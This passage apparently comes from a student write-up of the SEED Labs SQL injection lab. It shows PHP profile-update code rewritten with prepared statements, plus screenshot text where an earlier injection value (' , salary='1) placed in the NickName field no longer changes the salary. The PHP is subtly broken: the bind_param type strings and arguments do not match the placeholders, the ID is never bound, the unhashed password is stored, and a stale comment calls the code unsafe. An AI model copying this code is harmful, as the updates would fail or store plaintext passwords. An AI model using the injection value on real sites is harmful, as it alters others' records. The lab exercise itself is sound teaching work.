    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=""){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=?");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$input_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
} else{
    // if password field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,PhoneNumber= ? where ID=?");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
exit();
?>
```


Then first let us try to login using the SQL inject attack which we used earlier:





As you can see the SQL injection attack failed and thus we have successfully defended by using prepared statements.

Now lets login in as Boby and try to do a SQL injection attack in the edit profile section as we did earlier:



SQLI Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLI Lab x +

www.seedlabsqlinjection.com/unsafe\_home.php

Most Visited SEED Labs Sites for Labs

SEEDLABS Home Edit Profile Logout

## Boby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

SQL Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLI Lab x +

www.seedlabsqlinjection.com/unsafe\_edit\_frontend.php

Most Visited SEED Labs Sites for Labs

SEEDLABS Home Edit Profile Logout

## Boby's Profile Edit

NickName	' , salary='1
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

SQL Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLI Lab x +

www.seedlabsqlinjection.com/unsafe\_home.php

Most Visited SEED Labs Sites for Labs

SEEDLABS Home Edit Profile Logout

## Boby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352

From the above screenshots, it is clear that we defended the SQL injection attack on the Edit Profile Section also with the help of prepared statements.